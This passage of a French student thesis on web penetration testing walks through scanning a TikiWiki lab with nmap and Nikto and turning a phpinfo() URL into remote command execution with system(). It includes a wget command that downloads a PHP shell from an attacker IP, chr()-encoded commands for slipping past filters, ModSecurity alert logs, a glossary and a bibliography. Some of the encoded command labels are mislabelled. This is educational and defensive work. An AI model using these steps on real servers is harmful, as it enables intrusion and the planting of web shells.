
Premièrement, on va faire le scanne de port en utilisant l'utilitaire nmap, et voici l'image qui nous représente le résultat de scan.



Deuxièmement, nous ferons le scanne de vulnérabilités en utilisant l'utilitaire Nikto, ce dernier nous a détecté une vulnérabilité comme elle apparait dans l'image ci-dessous.



Ce Nikto nous a affiché l'url qui contient la fonction **phpinfo()**, nous , nous allons essayer de modifier cet url et cela en remplaçant la fonction **phpinfp()** par la fonction **system()**. Quand on procède à l'exécution d'une commande, par exemple ls, on la met comme paramètre dans la fonction **system ()**, cette commande ls nous afficherait tous les fichiers qui sont disponibles dans le répertoire racine de l'application tikiwiki.
Et l'image qui suit nous démontre cette démarche.



Comme nous avons pu exécuter une simple commande, par exemple ls, on peut exécuter n'importe qu'elle commande et cela en codant cette commande en utilisant la fonction char(), nous pouvons aussi télécharger un fichier Shell dans le répertoire tikiwiki à partir de la machine de celui qui fait le test. Voici un petit exemple qui nous montre ce téléchargement.

wget http://192.168.5.133/s/r.php


chr(119).chr(103).chr(101).chr(116).chr(32).chr(104).chr(116).chr(116).chr(112).chr(58).chr(47).chr(47).chr(49).chr(57).chr(50).chr(46).chr(49).chr(54).chr(56).chr(46).chr(53).chr(46).chr(49).chr(51).chr(51).chr(47).chr(115).chr(47).chr(114).chr(46).chr(112).chr(104).chr(112)


mkdir b : pour créer une répertoire b
chr(109).chr(107).chr(100).chr(105).chr(114).chr(32).chr(98)

rmdir b : pour supprimer une répertoire secret
chr(114).chr(109).chr(100).chr(105).chr(114).chr(32).chr(98)

rmdir secret : pour créer une répertoire secret
chr(114).chr(109).chr(100).chr(105).chr(114).chr(32).chr(115).chr(101).chr(99).chr(114).chr(101).chr(116)

mkdir secret : pour supprimer une répertoire secret
chr(109).chr(107).chr(100).chr(105).chr(114).chr(32).chr(115).chr(101).chr(99).chr(114).chr(101).chr(116)


https://localhost:8888/
Aller à
ModSecurity Console
BREACH
Home
Alerts
Sensors
Transactions
Reports
Administration
About
Settings
Sensor Overview
Sensor
Last Alert Timestamp
Active Alerts
Highest Severity
admin
2012-06-12 08:15:34
2
ERROR (3)
test
0
Recently Observed Transactions
Activity Today
Console: Today
1,0
0,5
0,0
12:00
18:00
00:00
06:00
Transactions
Alerts
Activity This Week


https://localhost:8888/viewAlertsGroup?group=sensor&key=102
Aller à
Update & Close
Add star
Remove star
<< Back to All Alerts
ID
Sensor
Date/Time
Source/Port
Hostname/URI
15508
admin
2012-06-12 08:15:34
127.0.0.1
PORT: 51204
HOSTNAME: localhost METHOD: POST URI: /pentest/admin.php
Access denied with code 403 (phase 2). Pattern match "[=]" at ARGS_POST:login.
15507
admin
2012-06-12 08:14:07
127.0.0.1
PORT: 51193
HOSTNAME: localhost METHOD: GET URI: /pentest/search.php
Access denied with code 403 (phase 2). Pattern match "<[[:space:]]*script" at ARGS:search.
Resolution:
Not resolved
Category:
Undetermined
Comment:
Update & Close
Add star
Remove star

Conclusion :

Dans ce chapitre, nous avons bien détaillé pratiquement comment détecter les failles et comment les exploiter et les différentes méthodes de sécurisation (manuelle : cote développement et automatique en utilisant le Mode Security).

Conclusion générale

Conclusion générale:

Le domaine de sécurité informatique reste un domaine très vaste et indispensable, pour cela, il faut donner une grande importance à ce domaine et le prendre en considération parce que, de nos jours, toutes les entreprises utilisent des applications web qui contiennent des failles que la majorité vient à cause du mauvais développement. Dans notre mémoire de fin d'étude, nous avons exposé le rôle primordiale de la sécurité informatique pour la préservation des données, on a également étudié les failles et leurs dangers sur ces données tout en mettant en exergue le rôle du test d'intrusion de faire découvrir les vulnérabilités et comment les exploiter et on a proposé des solutions efficaces afin d'empêcher les attaques des hackers.

Pour réussir la sécurisation des applications web, le code source fait par le développeur doit être sécurisé, ce développeur doit avoir une vision globale sur les failles web, en outre, nous devons utiliser les pares feux applicatif pour assurer plus de sécurité.

Si ces entreprises ne protègent pas ses applications web, elles peuvent être accessibles par les hackers, pour ce fait, et dans le futur, nous voudrons réussir une application qui fait le tes d'intrusion.

Définition d'IIS :
Internet Information Services, communément appelé IIS, est le logiciel de serveur services Web (ou FTP, SMTP, HTTP etc.) de la plateforme Windows NT. **[Site 11]**

Définition de Backdoor :
Backdoor est un outil de pirate créant une faille de sécurité en maintenant ouvert un port de communication. **[Site 12]**

Définition de Livre d'or :
Un livre d'or est un livre (ou une page web, ou tout autre support d'écrit) où des personnes inscrivent des félicitations sur quelque chose (exemples : un lieu, un événement…).
Livre d'ore est un Registre dans lequel les visiteurs d'un lieu peuvent livrer leurs impressions, leurs commentaires. **[Site 11]**

Définition de shell :
Le shell est une interface texte qui permet à l'utilisateur de communiquer avec l'ordinateur. Le plus connu est celui de DOS (qui est encore émulée sous Windows). Mais bien d'autres existent sous d'autres systèmes tels que c99Shell, Bash...

Le shell du système d'exploitation peut prendre deux formes distinctes :
1. interpréteur de lignes de commandes (CLI, Command Line Interface) : le programme fonctionne alors à partir d'instructions en mode texte.
2. shell graphique fournissant une interface graphique pour l'utilisateur (GUI, Graphical User Interface). **[Site 13]**

Définition de HTTP (*Hyper Text Transfer Protocol)*:
C'est un Protocole de niveau application, Basé sur le protocole de niveau transport TCP avec du Mode connecté et service de communication fiable. Permet d'accéder aux ressources d'un serveur HTTP (Web).
HTTP Fonctionne selon le principe de requête/réponse :
Le client HTTP transmet une requête comportant des informations sur le document demandé
Le serveur renvoie le document si disponible ou, le cas échéant, un message d'erreur
Les Méthodes du protocole Get , Post, Head. **[Cours]**

Définition URL (Uniform Resource Locator):
Une URL **localise** une ressource. Dans le cas du protocole HTTP, une URL permet de localiser :
Une page HTML, Un fichier texte, une image, Un fichier php Etc.
Format d'une URL http :

HTTP://<host>:<port>/<path>?<query>#<fragment>

Encodage dans une URL :
Les caractères ne pouvant être représentés dans une URL doivent être *représenté par* le code ASCII correspondant précédé du caractère %'
Exemple : ; / ? &
& → %26 et un espace → %20. **[Cours]**

Définition de Port :
Un port est un point d'entré à un service (service web, service mail,...) sur un équipement (pc, serveur,...) connecté à un réseau.
Exemple (HTTP) port 80, (**FTP**) port 21.

Définition de Cookies :
Les *cookies* vont permettre au serveur de mémoriser des données du côté client.
Cela permet un suivi du client d'une requête à l'autre et d'implémenter ainsi la notion de session. **[Cours]**

Définition DMZ (Zone démilitarisé) :
C'un VLAN (sous réseau) qui contient des applications web accessible depuis l'internet afin d'empêcher les internautes d'accéder au réseau local

Bibliographie

Doc : Document électronique.
Liv : livre.

[Cours] : **Auteurs :** Dj. Bennouar. « **Technologies Web** » Edition : 2006-2007

[Doc 01] : Document électronique « **Sécurité Samouraï** ». Edition : 10.05.2009 sites www.ipmagazine.org.

[Doc 02] : **Auteure** : Renaud Tabar « **Sécurité informatique: introduction** ». Edition : 02.12.2008.

[Doc 03] : **Auteurs :** David Gaudreau « **Analyse de vulnérabilité et test d'intrusion** ». Edition : 23.11.2010.

[Doc 04] : **Auteurs :** David Burgermeister, Jonathan Krie **« Les systèmes de détection d'intrusions** ». Edition : 22.07.2006.

[Doc 05] : **Auteurs :** Club de la sécurité des system d'information français. « **Test D'intrusion** ». Edition : Mars 2004.

[Doc 06] : **Document électronique « Injections Sql-les bases ».** Edition : 10.10.2006

[Doc 07] : **Auteurs :** John JEAN « **Retour sur la faille include** ». Edition : 08.01.2004.

[Doc 08] : **Auteurs :** 0k4pix « **Webhacking: les failles php** ». Edition : 11.04.2006

[Doc 09] : **Auteurs :** Magnus Mischel «**ModSecurity 2.5**». Securing your Apache installation and web applications. Edition : 23.11.2009

[Doc 10] : **Auteurs :** Rémi Coursimault «**ModSecurity2** ». Edition : 2009

[Liv 01] : **Auteure :** Marion AGÉ, Sébastien BAUDRU, Robert CROCFER, Franck EBEL, Jérôme HENNECART, Sébastien LASSON, David PUCHE. « **Sécurité informatique EthicalHacking** » Apprendre l'attaque pour mieux se défendre. Edition : 31.03.2010

[Liv 02] : **Auteurs :** ACISSI. « **Sécurité informatique** » Collection Expert IT dirigée par Joëlle MUSSET. Edition : 05.01.2010.

[Site 01] : **Auteurs :** Julien VAUBOURG « **Piratage Définition** ».www.jsand.net

[Site 02] : **Auteurs :** Michel Hoffmann. « **Sécurité informatique** ». www.dicodunet.com

[Site 03] : www. fr.wikipedia.org Date : 07 .02.2012

Bibliographie

[Site 04] : « **Définition site web** ». www.aidice-web.com Date : 2009

[Site 05] : **Auteurs :** Alain Mathieu et Dominique Lerond «**Serveur web – Définition** ». www.mosaique-info.fr Date : 26.12.2009

[Site 06] : « **Les bases des Injections SQL** » www.ghostsinthestack.org Date : 27.02.2007

[Site 07] : www.fr.wikipedia.org Date : 09.12.2011

[Site 08] : **Auteurs :** société Nos logiciels «**ModSecurity Howto**». www.nbs-system.com Date : 14.05.2012

[Site 09] : www.modsecurity.org

[Site 10] : **Auteurs :** Florent Hauville «**Tutos-réseaux** ». www.tutos-reseaux.fr Date : 17.04.2009

[Site 11] : www.fr.wikipedia.org Date : 14 mai 2012

[Site 12] : www.assiste.com Date : 19 septembre 2011

[Site 13] : **Auteurs :** Nicolas George www.tuteurs.ens.f Date : 2006

[Site 14] : « **Les Tutos de Nico** ».www.lestutosdenico.com Date : 2009-2011